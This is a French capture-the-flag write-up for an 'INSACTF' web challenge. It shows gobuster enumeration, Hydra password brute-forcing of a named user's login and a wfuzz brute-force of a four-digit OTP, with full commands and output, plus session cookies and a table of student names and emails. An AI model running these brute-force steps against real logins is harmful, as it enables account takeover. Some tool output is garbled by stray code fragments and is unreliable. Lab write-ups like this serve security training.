



# SOLUTION INSACTF

Tout d'abord, nous accédons au site Web.



Essayez quelques informations d'identification courantes comme **admin/admin** ou **root/root**



Et ça ne marche pas mais on peut avoir une idée du comportement du site.


Nous utilisons **GoBuster** pour brute-force les dossiers cachés sur le site Web <https://insactf.fr>, nous trouverons le fichier **robots.txt**.

- **gobuster dir -u https://insactf.fr -w /usr/share/wordlists/dirb/common.txt**

```
(kali㉿kali)-[~]
$ gobuster dir -u https://insactf.fr -w /usr/share/wordlists/dirb/common.txt


=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             https://insactf.fr
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/.htpasswd           (Status: 403) [Size: 276]
/javascript          (Status: 301) [Size: 315] [→ https://insactf.fr/javascript/]
/robots.txt          (Status: 200) [Size: 54]
/server-status       (Status: 403) [Size: 276]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Contenu du fichier **robots.txt**



```
User-agent: *
Disallow: /hiddenn/encode_custom.txt
```

Accédez au lien à l'intérieur du fichier **robots.txt** et nous obtenons des informations

A screenshot of a web browser window. The address bar shows the URL 'https://insactf.fr/hiddenn/encode\_custom.txt'. The browser's bookmark bar contains links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main content area displays a PHP script. The script starts with a comment line: '// \$key = "secret\_key\_" . rand(100000,999999);'. It then defines a function 'custom\_encrypt(\$data, \$key)'. Inside the function, it uses 'json\_encode(\$data)', 'array\_map('ord', str\_split(\$key))', and 'count(\$key\_bytes)'. It then iterates over each character of the data, applying a XOR operation with the key bytes and a modulo 26 shift. The result is then base64 encoded and the special characters '+', '=', and '-' are replaced with their URL-safe equivalents. At the end of the script, there is a comment block enclosed in '#####' markers, which contains the flag: '# FLAG: CTF\_X\_Y\_{431519092079835127353565243595} #'.

```
// $key = "secret_key_" . rand(100000,999999);

function custom_encrypt($data, $key) {

    $data = json_encode($data);

    $key_bytes = array_map('ord', str_split($key));
    $key_len = count($key_bytes);

    $ciphertext = '';

    for ($i = 0; $i < strlen($data); $i++) {
        $char_code = ord($data[$i]);

        $char_code ^= $key_bytes[$i % $key_len];

        $shift_value = $key_bytes[$i % $key_len] % 26;
        $char_code += $shift_value;


        if ($char_code > 255) {
            $char_code -= 256;
        }

        $ciphertext .= chr($char_code);
    }

    return str_replace(['+', '=', '-'], ['_', '_', '_'], base64_encode($ciphertext));
}

#####
#
# FLAG: CTF_X_Y_{431519092079835127353565243595} #
#
#####
```

Recherchez des informations potentiellement utiles dans le code source avec Ctrl+u




```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Login</title>
7   <link rel="stylesheet" href="/style.css"/>
8 </head>
9 <body>
10  <div class="login-page">
11    <div class="form">
12      <form class="login-form" method="POST" >
13        <input type="text" name="username" placeholder="username@insa-cvl.fr"/>
14        <input type="password" name="password" placeholder="password"/>
15        <button name="login">login</button>
16        <p class="message">Not registered? <a href="https://www.youtube.com/watch?v=dQw4w9WgXcQ">Create an account</a></p>
17      </form>
18      <!-- En cas de problème, n'hésitez pas à contacter M. Briffaut. -->
19    </div>
20  </div>
21
22 </body>
23 </html>
24
25
26
```

Utiliser "briffaut@insa-cvl.fr" comme nom d'utilisateur.

Ensuite, nous devons utiliser l'outil **Hydra** pour trouver le mot de passe.

- **hydra -l "briffaut@insa-cvl.fr" -P /usr/share/wordlists/rockyou.txt insactf.fr https-post-form "/login.php:username=briffaut@insa-cvl.fr&password=^PASS^&login=:Invalid credentials."**




```
(kali㉿kali)-[~]
$ hydra -l briffaut@insa-cvl.fr -P /usr/share/wordlists/rockyou.txt insactf.fr https-post-form
"/login.php:username=briffaut@insa-cvl.fr&password=^PASS^&login=:Invalid credentials."

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-21 22:35:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89652
5 tries per task
[DATA] attacking http-post-forms://insactf.fr:443/login.php:username=briffaut@insa-cvl.fr&passwor
d=^PASS^&login=:Invalid credentials.
[443][http-post-form] host: insactf.fr login: briffaut@insa-cvl.fr password: cassandra
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-21 22:35:34

(kali㉿kali)-[~]
$
```

En utilisant **briffaut@insa-cvl.fr/cassandra**, nous pouvons accéder à **dashboard.php**



## Login 2FA


Veuillez entrer votre numéro de téléphone. Nous vous enverrons un code de vérification OTP.

Votre numéro de téléphone:

Code OTP:

```
#####  
#  
# FLAG: CTF_X_Y_{939976361471750270937373480650} #  
#  
#####
```

Essayez de saisir n'importe quel numéro de téléphone et n'importe quel code OTP pour voir le comportement du site Web.



## Login 2FA

Veuillez entrer votre numéro de téléphone. Nous vous enverrons un code de vérification OTP.

Votre numéro de téléphone:

Le numéro de téléphone a été enregistré avec succès.

Code OTP:

Le code OTP est incorrect !

```
#####  
#  
# FLAG: CTF_X_Y_{939976361471750270937373480650} #  
#  
#####
```

Rien de spécial. Utilisez **Burpsuite** pour intercepter et capturer la requête.

Dans le corps de la requête, nous voyons le paramètre « **otp** ». La valeur de otp est la valeur que nous entrons dans la case. Nous allons brute-force cette valeur.

Request

PrettyRawHex

```
1 POST /dashboard.php HTTP/1.1
2 Host: insactf.fr
3 Cookie: PHPSESSID=
  E14xCkcSgQdLY4IK120YVqGgysQPc1CGxt1TVR4GmJGG1xgVgohJEtHdms5VWJVT1QaXGBW1xcZj
  lPeG0tFWlFQa18hMLFVbUx4YG1sHw--
4 Content-Length: 8
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not (A:Brand);v="55", "Google Chrome";v="133", "Chromium";v="133"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Origin: https://insactf.fr
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
  mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://insactf.fr/dashboard.php
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: vi,vi-VN;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
21 Priority: u=0,i
22 Connection: keep-alive
23
24 otp=8888
```

Response

PrettyRawHexRender

## Login 2FA

Veuillez entrer votre numéro de téléphone. Nous vous enverrons un code de vérification OTP.

Votre numéro de téléphone:

Code OTP:

Le code OTP est incorrect !

```
#####
#
# FLAG: CTF_X_Y_{939976361471750270937373480650} #
#
#####
```

Utiliser **crunch** pour générer la liste de mots **otp.txt**


- **crunch 4 4 0123456789 -o otp.txt**

```
(kali㉿kali)-[~]# $ crunch 4 4 0123456789 -o otp.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB      sciphertext := chr(schar_code);
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output

(kali㉿kali)-[~]# $ head otp.txt
0000 {431519092079835127353565243595} #
0001 #
0002 #####
0003
0004
0005
0006
0007
0008
0009

(kali㉿kali)-[~]# $
```

Nous avons besoin de session\_id pour identifier l'utilisateur et l'utiliser pour la force brute.  
Ouvrez **DevTools** (F12) → **Storage** (Application si Chrome) → **Cookies**



Filter Items				
Name	Value	Domain	Path	Expires
PHPSESSID	XDVUWicTSxwiKUNraB4iaBgclh8eGiE7IlBshIQWTnVYVTpebjheD0cUGxxMhBYYiBZfiTNUWnY0jhsXKz5rQGtxUVE3a2xUbUx5Ol4Vjg--	insactf.fr	/	

- **wfuzz -w otp.txt -d "otp=FUZZ" -b PHPSESSID=XDVUWicTSxwiKUNraB4iaBgclh8eGiE7IlBshIQWTnVYVTpebjheD0cUGxxMhBYYiBZfiTNUWnY0jhsXKz5rQGtxUVE3a2xUbUx5Ol4Vjg-- --sc 302 https://insactf.fr/dashboard.php**

```
(kali@kali)-[~] {939976361471750270937373480650} #
$ wfuzz -w otp.txt -d "otp=FUZZ" -b PHPSESSID=XDVUWicTSxwiKUNraB4iaBgclh8eGiE7IlBshIQWTnVYVTpebjheD0cUGxxMhBYYiBZfiTNUWnY0jhsXKz5rQGtxUVE3a2xUbUx5Ol4Vjg-- --sc 302 https://insactf.fr/dashboard.php
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: https://insactf.fr/dashboard.php
Total requests: 10000

ID    Cookies    Response    Lines    Word    Chars    Payload
-----
000001750:  302          0 L        0 W        0 Ch      "1749"

Total time: 0
Processed Requests: 10000
Filtered Requests: 9999
Requests/sec.: 0

(kali@kali)-[~]
$
```

Et nous trouvons la valeur **otp**. Utilise le et nous rentrons dans l'accueil INSA

## ● Home

INSA

Home  
Tables  
Admin  
Nouvelles  
Calendrier

Bienvenue à l'INSA, le meilleur terrain d'entraînement de hackers au monde.

```
#####  
# FLAG: CTF_X_Y_(677956422481540597995464685999) #  
#####
```

## ● Tables

INSA

Home  
Tables  
Admin  
Nouvelles  
Calendrier

Tables

≡ Cours


MATIÈRE	DURÉE	NB.	ENSEIGNANT
Administration réseaux	21h20	12	M. BOIRET
SOC	21h20	14	M. BENET
Sécurité système	21h20	12	M. BRIFFAUT
Sécurité réseau	21h20	16	M. FORESTIER

≡ Étudiant


NOM	PRÉNOM	DÉPARTEMENTS	EMAIL
Tran	Nhat Huy	STI	nhat_huy.tran@insa-cvl.fr
Leclere	Simon	STI	simon.leclere@insa-cvl.fr
Girard	Nina	MRI	nina.girard@insa-cvl.fr



